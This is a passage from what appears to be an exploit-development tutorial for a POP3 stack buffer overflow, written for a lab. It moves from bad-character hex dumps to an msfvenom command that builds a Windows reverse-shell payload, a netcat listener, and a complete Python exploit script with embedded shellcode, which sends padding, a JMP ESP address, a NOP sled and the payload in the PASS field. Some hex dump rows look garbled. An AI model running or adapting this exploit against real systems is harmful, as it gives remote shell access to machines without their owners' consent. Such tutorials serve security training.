0212A28C 7F 80 81 82 83 84 85 86 "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
0212A294 7F 80 81 82 83 84 85 86 "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
0212A29C 7F 80 81 82 83 84 85 86 "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xca\xcb\xcc\xcd\xce\xcf\xdx0"
0212A2A4 7F 80 81 82 83 84 8
```

## Finding the next bad character

I bet you're really hating yourself now, having to pick through a bunch of microscopic letters looking for errors. Suck it up, remove the `\x0d` from your python script and run it again. You should see your entire sequence of ASCII characters with no further errors:

020FA11C	41	41	41	41	41	41	41	41	AAAAAAAA
020FA124	42	42	42	42	01	02	03	04	BBBBBBB
020FA12C	05	06	07	08	09	0B	0C	0E	0000000
020FA134	0F	10	11	12	13	14	15	16	0000000
020FA13C	17	18	19	1A	1B	1C	1D	1E	0000000
020FA144	1F	20	21	22	23	24	25	26	0000000
020FA14C	27	28	29	2A	2B	2C	2D	2E	0000000
020FA154	2F	30	31	32	33	34	35	36	0000000
020FA15C	37	38	39	3A	3B	3C	3D	3E	0000000
020FA164	3F	40	41	42	43	44	45	46	0000000
020FA16C	47	48	49	4A	4B	4C	4D	4E	0000000
020FA174	4F	50	51	52	53	54	55	56	0000000
020FA17C	57	58	59	5A	5B	5C	5D	5E	0000000
020FA184	5F	60	61	62	63	64	65	66	0000000
020FA18C	67	68	69	6A	6B	6C	6D	6E	0000000
020FA194	6F	70	71	72	73	74	75	76	0000000
020FA19C	77	78	79	7A	7B	7C	7D	7E	0000000
020FA1A4	7F	80	81	82	83	84	85	86	0000000
020FA1AC	87	88	89	8A	8B	8C	8D	8E	0000000
020FA1B4	8F	90	91	92	93	94	95	96	0000000
020FA1BC	97	98	99	9A	9B	9C	9D	9E	0000000
020FA1C4	9F	A0	A1	A2	A3	A4	A5	A6	0000000
020FA1CC	AF	A8	A9	AA	AB	AC	AD	AE	0000000
020FA1D4	BF	B0	B1	B2	B3	B4	B5	B6	0000000
020FA1DC	BF	B8	B9	BA	BB	BC	BD	BE	0000000
020FA1E4	BF	C0	C1	C2	C3	C4	C5	C6	0000000
020FA1EC	C7	C8	C9	CA	CB	CC	CD	CE	0000000
020FA1F4	CF	D0	D1	D2	D3	D4	D5	D6	0000000
020FA1FC	DF	D8	D9	DA	DB	DC	DD	DE	0000000
020FA204	DF	E0	E1	E2	E3	E4	E5	E6	0000000
020FA20C	EF	E8	E9	EA	EB	EC	ED	EE	0000000
020FA214	EF	F0	F1	F2	F3	F4	F5	F6	0000000
020FA21C	FF	F8	F9	FA	FB	FC	FD	FE	0000000
020FA224	F7	29	20	69	6E	20	73	74	0000000

All bad characters removed

Now we know that there are 3 bad characters which should be removed from our shellcode:

`\x00 \x0a \x0d` . Generate your shellcode using this msfvenom command:

```
msfvenom -p windows/shell_reverse_tcp LHOST=[attack machine IP] LPORT=443 -f c -a x86
--platform windows -b "\x00\x0A\x0D" -e x86/shikata_ga_nai
```

The `-b` option is where you identify the bad characters. Copy the output and keep it somewhere safe until the final step.

## Assemble the exploit

It's time to put together your fancy cake:

- 2606 As (to hit the EIP)
- `JMP ESP` memory address put in **backwards** (overwrite EIP and redirect execution)
- 16 nops (breathing room)
- Shellcode (sends you a shell)

As mentioned before, a nopsled is useful if you don't know the exact location of the ESP and want to "slide" into your shellcode, or if you want to prevent the Metasploit decoder at the beginning of your payload from **overwriting the shellcode**.

Remember to set up a listener on your Kali machine:

```
nc -nlvp 443
```

Then run your exploit:

```
1  #!/usr/bin/python
2
3  import socket
4
5  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6
7  shellcode = ("\xdb\xde\xb8\x85\x0f\xbe\x9d\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
8  "\x52\x31\x42\x17\x83\xea\xfc\x03\xc7\x1c\x5c\x68\x3b\xca\x22"
9  "\x93\xc3\x0b\x43\x1d\x26\x3a\x43\x79\x23\x6d\x73\x09\x61\x82"
10 "\xf8\x5f\x91\x11\x8c\x77\x96\x92\x3b\xae\x99\x23\x17\x92\xb8"
11 "\xa7\x6a\xc7\x1a\x99\xa4\x1a\x5b\xde\xd9\xd7\x09\xb7\x96\x4a")
```

```

12  "\xbd\xbc\xe3\x56\x36\x8e\xe2\xde\xab\x47\x04\xce\x7a\xd3\x5f"
13  "\xd0\x7d\x30\xd4\x59\x65\x55\xd1\x10\x1e\xad\xad\xa2\xf6\xff"
14  "\x4e\x08\x37\x30\xbd\x50\x70\xf7\x5e\x27\x88\x0b\xe2\x30\x4f"
15  "\x71\x38\xb4\x4b\xd1\xcb\x6e\xb7\xe3\x18\xe8\x3c\xef\xd5\x7e"
16  "\x1a\xec\xe8\x53\x11\x08\x60\x52\xf5\x98\x32\x71\xd1\xc1\xe1"
17  "\x18\x40\xac\x44\x24\x92\x0f\x38\x80\xd9\xa2\x2d\xb9\x80\xaa"
18  "\x82\xf0\x3a\x2b\x8d\x83\x49\x19\x12\x38\xc5\x11\xdb\xe6\x12"
19  "\x55\xf6\x5f\x8c\xa8\xf9\x9f\x85\x6e\xad\xcf\xbd\x47\xce\x9b"
20  "\x3d\x67\x1b\x0b\x6d\xc7\xf4\xec\xdd\xa7\xa4\x84\x37\x28\x9a"
21  "\xb5\x38\xe2\xb3\x5c\xc3\x65\xb6\xab\xcb\x27\xae\xa9\xcb\xc6"
22  "\x95\x27\x2d\xa2\xf9\x61\xe6\x5b\x63\x28\x7c\xfd\x6c\xe6\xf9"
23  "\x3d\xe6\x05\xfe\xf0\x0f\x63\xec\x65\xe0\x3e\x4e\x23\xff\x94"
24  "\xe6\xaf\x92\x72\xf6\xa6\x8e\x2c\xa1\xef\x61\x25\x27\x02\xdb"
25  "\x9f\x55\xdf\xbd\xd8\xdd\x04\x7e\xe6\xdc\xc9\x3a\xcc\xce\x17"
26  "\xc2\x48\xba\xc7\x95\x06\x14\xae\x4f\xe9\xce\x78\x23\xa3\x86"
27  "\xfd\x0f\x74\xd0\x01\x5a\x02\x3c\xb3\x33\x53\x43\x7c\xd4\x53"
28  "\x3c\x60\x44\x9b\x97\x20\x74\xd6\xb5\x01\x1d\xbf\x2c\x10\x40"
29  "\x40\x9b\x57\x7d\xc3\x29\x28\x7a\xdb\x58\x2d\xc6\x5b\xb1\x5f"
30  "\x57\x0e\xb5\xcc\x58\x1b")
31
32  # Exploit string: 2606 As + JMP ESP memory address + nops + shellcode
33  buffer="A" * 2606 + "\x8f\x35\x4a\x5f" + "\x90" * 16 + shellcode
34  try:
35      print "\nSending buffer..."
36      # Connect to Windows 7 machine
37      s.connect(('10.0.0.1',110))
38      data = s.recv(1024)
39      s.send('USER username' + '\r\n')
40      data = s.recv(1024)
41      s.send('PASS ' + buffer + '\r\n')
42      s.close()
43      print "\ Done."
44  except:
45      print "Could not connect!"
46

```

If all goes well, you should get a Windows command prompt on your Kali machine. Assembling the exploit was the easiest part for me. If it doesn't work you, go for a 15-minute walk, cry for a bit, then check your code. It's just a typo somewhere.

## Further reading

- [0x7 Exploit Tutorial: Bad Character Analysis](#)
- [Buffer Overflows - an introduction with SLMail](#)
- [Exploit writing tutorial part 1 - stack based overflows](#)



- Ability FTP 2.34 stack-based buffer overflow